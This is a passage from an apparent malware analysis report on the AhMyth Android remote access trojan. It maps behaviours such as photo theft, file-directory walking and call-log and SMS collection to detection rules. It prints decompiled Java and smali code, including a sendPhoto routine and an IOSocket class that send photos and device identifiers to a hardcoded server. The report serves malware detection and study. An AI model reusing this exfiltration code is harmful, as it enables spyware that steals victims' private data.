


Figure 24: Call graph - Initialize bitmap object and compress data into bitmap object

As shown above, we found two behaviors in the function of sendPhoto. Referencing the call graphs, we know that before sending out the photos, the malware will first encapsulate the photos and then put it to a JSON object. Below, we will show the smali-like source code to prove what we found.

Crime: Initialize bitmap object and compress data (e.g. JPEG) into bitmap object




Figure 25: Smali code - Initialize bitmap object and compress data into bitmap object

Crime: Put the compressed bitmap data into JSON object

```
  ;-- Lahmyth/mine/king/ahmyth/CameraManager.method.sendPhoto([B)V:
116: method.private.Lahmyth_mine_king_ahmyth_CameraManager.Lahmyth_mine_king_ahmyth_CameraManager...
const/4 v4, 0
array-length v5, v9
invoke-static {v9, v4, v5}, Landroid/graphics/BitmapFactory.decodeByteArray([BII)Landroid/graphic...
move-result-object v0
new-instance v1, Ljava/io/ByteArrayOutputStream; ; 0x5264
invoke-direct {v1}, Ljava/io/ByteArrayOutputStream.<init>()V ; 0x30f
sget-object v4, Landroid/graphics/Bitmap$CompressFormat;->JPEG Landroid/graphics/Bitmap$CompressF...
const/16 v5, 0x14
invoke-virtual {v0, v4, v5, v1}, Landroid/graphics/Bitmap.compress(Landroid/graphics/Bitmap$Compr...
new-instance v3, Lorg/json/JSONObject; ; 0x5930
invoke-direct {v3}, Lorg/json/JSONObject.<init>()V ; 0xdac
const-string v4, 0x26fd3
const/4 v5, 0x1
invoke-virtual {v3, v4, v5}, Lorg/json/JSONObject.put(Ljava/lang/String;Z)Lorg/json/JSONObject; ;...
const-string v4, 0x23b8c
invoke-virtual {v1}, Ljava/io/ByteArrayOutputStream.toByteArray()[B ; 0x310
move-result-object v5
invoke-virtual {v3, v4, v5}, Lorg/json/JSONObject.put(Ljava/lang/String;Ljava/lang/Object;)Lorg/...
invoke-static {}, Lahmyth/mine/king/ahmyth/IOSocket.getInstance()Lahmyth/mine/king/ahmyth/IOSocke...
move-result-object v4
invoke-virtual {v4}, Lahmyth/mine/king/ahmyth/IOSocket.getIoSocket()Lio/socket/client/Socket; ; 0x24
move-result-object v4
const-string v5, str.x0000ca        ; 0x2cb84
const/4 v6, 0x1
new-array v6, v6, [Ljava/lang/Object;
const/4 v7, 0
aput-object v3, v6, v7              ; 0xc854
invoke-virtual {v4, v5, v6}, Lio/socket/client/Socket.emit(Ljava/lang/String;[Ljava/lang/Object;)...
return-void
```

Figure 26: Put the compressed bitmap data into JSON object

Crime: Sending photos back to hackers' server

```
private void sendPhoto(byte [] data){

    try {

        Bitmap bitmap = BitmapFactory.decodeByteArray(data, 0, data.length);
        ByteArrayOutputStream bos = new ByteArrayOutputStream();
        bitmap.compress(Bitmap.CompressFormat.JPEG, 20, bos);
        JSONObject object = new JSONObject();
        object.put("image",true);
        object.put("buffer" , bos.toByteArray());
        IOSocket.getInstance().getIoSocket().emit("x0000ca" , object);


    } catch (JSONException e) {
        e.printStackTrace();
    }

}
```

Figure 27: Source code - Sending photos back to hackers' server

```
public class IOSocket {
    private static IOSocket ourInstance = new IOSocket();
    private io.socket.client.Socket ioSocket;

    private IOSocket() {
        try {

            String deviceID = Settings.Secure.getString(
                                MainService.getContextOfApplication().getContentResolver(),
                                Settings.Secure.ANDROID_ID
                            );

            IO.Options opts = new IO.Options();
            opts.reconnection = true;
            opts.reconnectionDelay = 5000;
            opts.reconnectionDelayMax = 999999999;

            ioSocket = IO.socket("http://192.168.1.50:42474?model="+
                                 android.net.Uri.encode(Build.MODEL)+
                                 "&manf="+Build.MANUFACTURER+"&release="+
                                 Build.VERSION.RELEASE+"&id="+deviceID);

        } catch (URISyntaxException e) {
            e.printStackTrace();
        }
    }


    public static IOSocket getInstance() {
        return ourInstance;
    }

    public Socket getIoSocket() {
        return ioSocket;
    }
}
```

Figure 28: Source code - IOSocket()

This behavior (rule) does not detect by our engine. However, we found out that after encapsulating the photos, the malware uses function IOSocket to send data back to hackers' server.

walk

Parent Function	Lahmyth/mine/king/ahmyth/FileManager;walk
Crime Description	1. Get absolute path of file and put it to JSON object
	2. Get filename and put it to JSON object

Figure 29: walk() behavior list




Figure 30: Call graph - Get absolute path of file and put it to JSON object




Figure 31: Call graph - Get filename and put it to JSON object

As shown above, we found two behaviors in the function of walk. Referencing the call graphs, we know that the malware will get the absolute path of file, filename and put them in JSON object. In other words, this malware walk through your file directory and collecting file information. Below, we will show the smali-like source code to prove what we found.

Crime: Get absolute path of file and put it to JSON object




Figure 32: Smali code - Get absolute path of file and put it to JSON object

Crime: Get filename and put it to JSON object

Figure 33: Smali Code - Get filename and put it to JSON object

Get Call Logs

Parent Function	Lahmyth/mine/king/ahmyth/CallsManager;getCallsLogs
Crime Description	1. Query data from URI (SMS, CALLLOGS) 2. Put data in cursor to JSON object 3. Read sensitive data(SMS, CALLLOG) and put it into JSON object

Figure 34: getCallsLogs() behavior list




Figure 35: Read sensitive data and put it into JSON object




Figure 36: Query data from URI (SMS, CALLLOGS)




Figure 37: Put data in cursor to JSON object

As shown above, we found three behaviors in the function of getCallsLogs. Referencing the call graphs, we know that the malware will query call logs, put it in the cursor and then put it to JSON object. Below, we will show the smali-like source code to prove what we found.

Crime: Query data from URI (SMS, CALLogs)




Figure 38: Smali code - Query data from URI (SMS, CALL LOGS)

Crime: Put data in cursor to JSON object




Figure 39: Smali code - Put data in cursor to JSON object

Crime: Read Sensitive data (SMS, Calllog) and put it to JSON object




Figure 40: Smali code - Read sensitive data and put into JSON object

xoooosm

Parent Function	Lahmyth/mine/king/ahmyth/ConnectionManager;x0000sm
Crime Description	1. Check if successfully sending out SMS

Figure 41: x0000sm() behavior list

